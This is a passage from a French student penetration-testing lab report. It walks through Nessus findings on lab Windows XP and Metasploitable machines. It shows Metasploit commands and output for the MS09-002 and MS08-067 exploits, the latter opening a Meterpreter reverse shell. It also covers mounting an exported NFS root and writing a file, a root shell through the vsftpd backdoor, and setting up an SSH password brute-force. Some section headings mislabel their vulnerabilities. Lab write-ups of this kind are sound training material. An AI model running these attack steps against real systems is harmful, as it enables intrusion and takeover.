
On va ensuite sur la victime renseigner dans la barre de recherche l'adresse le lien sur lequel va s'effectuer l'exploit.



Une fois que l'utilisateur entre dans le lien, on a sur l'attaquant un message nous informant que le paquet malveillant s'envoie:

```
msf6 exploit(windows/browser/ms09_002_memory_corruption) > [*] Started reverse TCP handler on 192.168.1.55:4444
[*] Using URL: http://192.168.1.55:8080/exploit.html
[*] Server started.
[*] 192.168.1.26 ms09_002_memory_corruption - Sending MS09-002 Microsoft Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption
```

L'attaque a fonctionné étant donné que le service est interrompu est donc ne réponds plus:



Quatrième vulnérabilité

présentation MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644)

La quatrième faille est une vulnérabilité de type critique avec un score CVSS de 9.2 :

<input type="checkbox"/>	CRITICAL	9.8	9.2	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644...	Windows	1	🕒	✎
--------------------------	----------	-----	-----	--	---------	---	---	---

CRITICAL MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (...)

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also

<https://www.nessus.org/u?adf86aac>

Cette faille nous informe que L'hôte distant Windows est affecté par une vulnérabilité d'exécution de code à distance dans le service Serveur en raison d'une mauvaise gestion des requêtes d'appel de procédure à distance (RPC). Un attaquant distant non authentifié pourrait exploiter cette vulnérabilité en envoyant une requête RPC spécialement conçue qui lui permettrait d'exécuter du code arbitraire avec les privilèges « système »

exploit MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644)

On se rend sur metasploit puis on va chercher les failles permettant des exploit pour le SMB:

```
msf6 exploit(windows/smb/ms17_010_psexec) > search type:exploit smb

Matching Modules
=====
#  Name
-  -
0  exploit/multi/http/struts_code_exec_classloader
1  exploit/osx/browser/safari_file_policy
2  exploit/linux/misc/cisco_rv340_sslvpn
3  exploit/windows/scada/ge_proficy_cimlicity_gefebt
4  exploit/windows/smb/generic_smb_dll_injection
5  exploit/windows/http/generic_http_dll_injection
6  exploit/windows/smb/group_policy_startup
7  exploit/windows/misc/hp_dataprotector_install_service

Description
=====
Finding a module required on the remote SMB server. An unauthenticated remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

#  Name                               Disclosure Date  Rank    Check  Description
-  -                               -
0  exploit/multi/http/struts_code_exec_classloader  2014-03-06      manual No      Apache Struts ClassLoader Manipulation Remote Code Execution
1  exploit/osx/browser/safari_file_policy          2011-10-12      normal No      Apple Safari file:// Arbitrary Code Execution
2  exploit/linux/misc/cisco_rv340_sslvpn           2022-02-02      good   Yes     Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
3  exploit/windows/scada/ge_proficy_cimlicity_gefebt 2014-01-23      excellent Yes     GE Proficy CIMPLICITY gefeibt.exe Remote Code Execution
4  exploit/windows/smb/generic_smb_dll_injection    2015-03-04      manual No      Generic DLL Injection From Shared Resource
5  exploit/windows/http/generic_http_dll_injection  2015-03-04      manual No      Generic Web Application DLL Injection
6  exploit/windows/smb/group_policy_startup         2015-01-26      manual No      Group Policy Script Execution From Shared Resource
7  exploit/windows/misc/hp_dataprotector_install_service 2011-11-02      excellent Yes     HP Data Protector 6.10/6.11/6.20 Install Service
```

D'après les failles CVE on sait que le serveur SMB comporte beaucoup de faille, en se documentant on peut constater que module netapi comporte des failles qui permettent d'outrepasser NX qui est un protocole client-serveur sans authentification

```
Basic options:
Name      Current Setting  Required  Description
-----
RHOSTS    RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445             yes       The SMB service port (TCP)
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
Space: 408
Avoid: 8 characters

Description:
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.
```

On va ensuite mettre les options qui sont nécessaire puis lancer l'exploit:

```

msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.1.26
rhost => 192.168.1.26
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.55:4444
[*] 192.168.1.26:445 - Automatically detecting the target...
[*] 192.168.1.26:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.1.26:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.1.26:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.26
[*] Meterpreter session 1 opened (192.168.1.55:4444 -> 192.168.1.26:1038) at 2024-01-23 09:25:24 -0500

meterpreter > ls
Listing: C:\WINDOWS\system32

```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	882	fil	2024-01-22 15:13:23 -0500	\$winnt\$.inf
040777/rwxrwxrwx	0	dir	2024-01-22 16:08:45 -0500	1025

On a donc pu ouvrir un shell directement depuis la machine victime ou a pu lister son répertoire ou encore afficher son adresse ip:

```

meterpreter > ipconfig

Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2
Name : Carte Intel(R) PRO/1000 T pour serveur - Miniport d'ordonnancement de paquets
Hardware MAC : 08:00:27:1a:16:18
MTU : 1500
IPv4 Address : 192.168.1.26
IPv4 Netmask : 255.255.255.0

```

Cinquième vulnérabilité

présentation MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644)

La quatrième faille est une vulnérabilité de type élevé avec un score CVSS de 9.7 :

□ HIGH 8.1 9.7 MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERN... Windows 1 ↻ ✎

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION)

Description

The remote Windows host is affected by the following vulnerabilities :


- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An Information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive Information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Les hôtes Windows distants sont vulnérables à plusieurs vulnérabilités graves du protocole SMBv1, notamment des vulnérabilités d'exécution de code à distance (CVE-2017-0143 à CVE-2017-0148) et des vulnérabilités de divulgation d'informations (CVE-2017-0147). Ces vulnérabilités sont dues à une mauvaise gestion de certaines requêtes qui pourraient permettre à un attaquant non authentifié d'exécuter du code arbitraire sur le système cible ou de divulguer des informations sensibles. De plus, les exploits publiés par le groupe Shadow Brokers tels que ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE et ETERNALSYNERGY exploitent également ces vulnérabilités.

5) Etudier les rapports pdf générés par nessus

Rapport PDF Nessus windows XP



Le taux de vulnérabilités critiques identifiées dans le rapport était de 23 %, mettant en évidence les vulnérabilités critiques des machines Windows XP. Cette proportion élevée suggère que plus d'un cinquième des composants analysés présentent un risque de sécurité important. Ces résultats soulignent l'importance de prendre des mesures afin d'accroître la sécurité des machines et réduire les risques opérationnels potentiels.

4.2 Test d'intrusion sur vm métasploitable



D'après le scan il y a eu pas moins de 34 vulnérabilités, je vais ici vous présenter ceux comportant les failles les plus critiques.



Première vulnérabilité NFS Exported Share Information Disclosure

Présentation vulnérabilité NFS Exported Share Information Disclosure

La première faille est une vulnérabilité de type critique avec un score CVSS de 10:

CRITICAL	10.0 *	NFS Exported Share Information Disclosure	RPC	1
----------	--------	---	-----	---

CRITICAL	NFS Exported Share Information Disclosure
Description At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.	

Cette faille nous informe qu'il y a une faille dans le serveur NFS qui nous donne l'opportunité de créer un point de montage entre la machine victime et l'attaquant, permettant ainsi à l'attaquant d'interagir avec les données de la victime.

Exploit vulnérabilité NFS Exported Share Information Disclosure

On va dans un premier temps créer notre répertoire utile pour qui puisse servir par la suite de point de montage.

```
(kali㉿kali)-[~/Downloads]
$ sudo mkdir /tmp/mount
[sudo] password for kali:
```

Nous lister les points de montage disponible depuis la machine victime, dans ce cas on le répertoire "/"

```
(kali㉿kali)-[~/Downloads]
$ /usr/sbin/showmount -e 192.168.1.19
Export list for 192.168.1.19:
/ *
```

Maintenant il faut créer notre point de montage permettant de lier le répertoire de la victime avec notre répertoire créé.

```
(kali㉿kali)-[~/Downloads]
$ sudo mount -t nfs 192.168.1.19:/ /tmp/mount -nocheck
```

Maintenant que le point de montage est créé, nous avons juste à nous diriger vers notre dossier local qui pointe sur celui de la victime, puis avec un `ls` nous pouvons afficher son contenu.

```
(kali㉿kali)-[/tmp/mount]
$ ls
bin boot dev home initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv tmp var vmlinuz
```

On peut également y ajouter des modifications:

```
(kali㉿kali)-[/tmp/mount]
$ sudo touch hacké_mdr
```

Sur la machine de la victime:

```
root@metasploitable:~# ls
? cdrom hacké_mdr initrd.img media opt sbin tmp vmlinuz
bin dev home lib mnt proc srv usr
boot etc initrd lost+found nohup.out root sys var
```

Deuxième vulnérabilité VNC Server 'password' Password

Présentation vulnérabilité VNC Server 'password' Password

La deuxième faille est une vulnérabilité de type critique avec un score CVSS de 10:

☐ **CRITICAL** 10.0 * VNC Server 'password' Password Gain a shell remotely 1

CRITICAL VNC Server 'password' Password

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.


Solution

Secure the VNC service with a strong password.

Cette faille est dû à une erreur de configuration qui traite de l'authentification sur le serveur VNC, en effet le mot de passe est "password" ce qui rend la sécurité totalement inexistante car c'est un mot de passe facilement trouvable, il n'y vraiment pas besoin d'être devin pour le trouver.

Exploit vulnérabilité VNC Server 'password' Password

J'ai donc pu me connecter en utilisant le mot de passe "password"



Troisième vulnérabilité SSL Version 2 and 3 Protocol Detection

Présentation vulnérabilité SSL Version 2 and 3 Protocol Detection

La troisième faille est une vulnérabilité de type critique avec un score CVSS de 9.8:

☐ **CRITICAL** 9.8 SSL Version 2 and 3 Protocol Detection Service detection 2

CRITICAL SSL Version 2 and 3 Protocol Detection

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.
- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.

NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

Le service distant accepte les protocoles ssl 2.0 et 3.0 qui sont des versions infectées par un nombre important de failles cryptographiques, qui se présentent sous forme de schéma.

On y retrouve:

Schéma de remplissage non sécurisé utilisant le chiffrement CBC.

Schémas de renégociation et de récupération de session non sécurisés.

Un attaquant pourrait exploiter ces vulnérabilités pour mener des attaques de l'homme du milieu ou décrypter les communications entre le service concerné et le client.

quatrième vulnérabilité Bind Shell Backdoor Detection

Présentation vulnérabilité Bind Shell Backdoor Detection

La quatrième faille est une vulnérabilité de type critique avec un score CVSS de 9.8:

☐ **CRITICAL** 9.8 Bind Shell Backdoor Detection Backdoors 1

CRITICAL Bind Shell Backdoor Detection

Description
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Il y a un shell de service de connexion distant non sécurisé qui est en écoute, et dont un attaquant pourrait s'y connecter à l'aide d'un backdoor

Exploitation vulnérabilité Bind Shell Backdoor Detection

Nous allons rechercher donc les exploits qui utilisent un backdoor:

```
msf6 exploit(multi/http/simple_backdoors_exec) >
msf6 exploit(multi/http/simple_backdoors_exec) > search type:exploit backdoor
```

Il est ensuite important de se renseigner sur les différents exploits pour voir si ils sont compatibles avec la faille en question:

```
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.10.10.10      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters
```

On a plus qu'à mettre la cible puis de lancer la commande:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.19
rhosts => 192.168.1.19
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Nous sommes alors sur le terminale de la victime, nous avons donc pu ouvrir un shell en tant que root.

```
pwd
/
ls
bin
boot
cdrom
dev
etc
hacké_mdr
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
```

Cinquième vulnérabilité Multiple Vendor DNS Query ID Field Prediction Cache Poisoning

Présentation vulnérabilité Multiple Vendor DNS Query ID Field Prediction Cache Poisoning

La cinquième faille est une vulnérabilité de type critique avec un score CVSS de 9.1:

<input type="checkbox"/>	CRITICAL	9.1	6.0	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning	DNS	1		
--------------------------	----------	-----	-----	---	-----	---	--	--

CRITICAL	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning
Description The remote DNS resolver does not use random ports when making queries to third-party DNS servers. An unauthenticated, remote attacker can exploit this to poison the remote DNS server, allowing the attacker to divert legitimate traffic to arbitrary sites.	

L'empoisonnement du cache dans le contexte DNS se produit lorsque des données incorrectes ou malveillantes sont saisies dans le cache du serveur DNS. Cela permet à un attaquant de rediriger le trafic DNS légitime vers un serveur malveillant, conduisant potentiellement à des attaques de phishing et à une manipulation du trafic réseau.

Sixième vulnérabilité Apache Tomcat AJP Connector Request Injection (Ghostcat)

présentation vulnérabilité Apache Tomcat AJP Connector Request Injection (Ghostcat)

La sixième faille est une vulnérabilité de type critique avec un score CVSS de 9.8:

☐ **CRITICAL** 9.8 9.0 Apache Tomcat AJP Connector Request Injection (Ghostcat) Web Servers 1

CRITICAL Apache Tomcat AJP Connector Request Injection (Ghostcat)

Description

A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).

Cette vulnérabilité affecte le connecteur Apache JServ Protocol (AJP) et permet à un attaquant distant non authentifié de lire des fichiers depuis une application Web sur un serveur vulnérable. Si un serveur vulnérable autorise le téléchargement de fichiers, un attaquant pourrait télécharger du code malveillant sous la forme de pages JavaServer (JSP) intégrées dans divers types de fichiers, permettant ainsi l'exécution de code potentiel (RCE) à distance.

Septième vulnérabilité Apache Tomcat AJP Connector Request Injection (Ghostcat)

présentation vulnérabilité Apache Tomcat AJP Connector Request Injection (Ghostcat)

La septième faille est une vulnérabilité de type critique avec un score CVSS de 7.4 :

<input type="checkbox"/>	CRITICAL	10.0 *	7.4	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL ...	Gain a shell remotely	2	🕒	✎
--------------------------	----------	--------	-----	--	-----------------------	---	---	---

CRITICAL

Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

Le certificat x509 distant sur le serveur SSL distant a été généré sur un système Debian ou Ubuntu avec une faille dans le générateur de nombres aléatoires de la bibliothèque OpenSSL. Un attaquant peut facilement obtenir la partie privée de la clé distante et l'utiliser pour déchiffrer la session distante ou mettre en place une attaque de l'homme du milieu.

Huitième faille rlogin Service Detection

présentation rlogin Service Detection

La Huitième faille est une vulnérabilité de type élevé avec un score CVSS de 7.5 :

<input type="checkbox"/>	HIGH	7.5 *	5.9	rlogin Service Detection	Service detection	1		
--------------------------	------	-------	-----	--------------------------	-------------------	---	--	--

HIGH rlogin Service Detection

Description

The rlogin service is running on the remote host. This service is vulnerable since data is passed between the rlogin client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication.

Finally, rlogin is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.

Il existe une vulnérabilité critique dans le service rlogin sur les serveurs distants. Les données sont envoyées en texte brut, exposant les informations d'identification à un attaquant potentiel de l'homme du milieu. De plus, les connexions faiblement authentifiées peuvent être autorisées sans nécessiter de mot de passe. Si le serveur est vulnérable à la devinette du numéro de séquence TCP ou à l'usurpation d'adresse IP, un attaquant peut être en mesure de contourner l'authentification.


On pourra donc effectuer une attaque brute force pour exploiter cette faille et ainsi nous connecter en SSH.

Exploit rlogin Service Detection

Dans un premier temps on va créer des fichiers contenant les mot clés 'utilisateurs et leur mot de passe stockés sous forme de dictionnaire, qui vont servir à créer une attaque de type bruteforce.

```
(kali㉿kali)-[~]  
$ touch USER_FILE.txt
```

```
(kali㉿kali)-[~]  
$ touch PASS_FILE.txt
```



The screenshot shows a terminal window with the GNU nano 7.2 editor open, editing the file PASS_FILE.txt. The file contains a long list of usernames and passwords, such as 123456, 12345, 123456789, password, iloveyou, princess, 1234567, rockyou, 12345678, abc123, nicole, daniel, babygirl, monkey, lovely, jessica, 654321, michael, ashley, qwerty, 111111, iloveu, 000000, michelle, tigger, sunshine, chocolate, password1, soccer, anthony, friends, butterfly, purple, angel, jordan, liverpool, justin, loveme, fuckyou, 123123, football, secret, andrea, carlos, jennifer, joshua, and bubbles. The status bar at the bottom indicates 'Read 14344396 lines'.

Le dictionnaire contient plus de 14 millions de mots de passe!

Maintenant que nous avons préparé les fichiers nécessaires à l'exploit il suffit de se rendre sur metasploit, puis de sélectionner le module nous permettant de faire du brute force en SSH qui est le module ci-dessous.

```
msf6 auxiliary(scanner/rservices/rlogin_login) > use auxiliary/scanner/ssh/ssh_login
```

On affiche ensuite les info du module pour voir quelles sont les différentes options prises en charge.

```
msf6 auxiliary(scanner/ssh/ssh_login) > info

Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:


| Name             | Current Setting | Required | Description                                                                                                                                         |
|------------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                                                                   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                                                                 |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                                                                        |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                                                               |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                                                                   |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)                                                         |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                                                                            |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                                                             |
| RHOSTS           |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit.html</a> |
| RPORT            | 22              | yes      | The target port                                                                                                                                     |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                                                                    |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                 |
| USERNAME         |                 | no       | A specific username to authenticate as                                                                                                              |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                                                                           |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                                                                      |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                                                             |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                                                                                            |


```

On remarque qu'on peut renseigner les USER_FILE et PASS_FILE qu'on a configuré juste avant.

On set les options à savoir l'ip de la machine cible, la verbose activé nous permettra de lister et afficher toutes les tentatives de connexion puis les champs USER_FILE et PASS_FILE sont à remplacer par le chemin de nos fichiers.

```
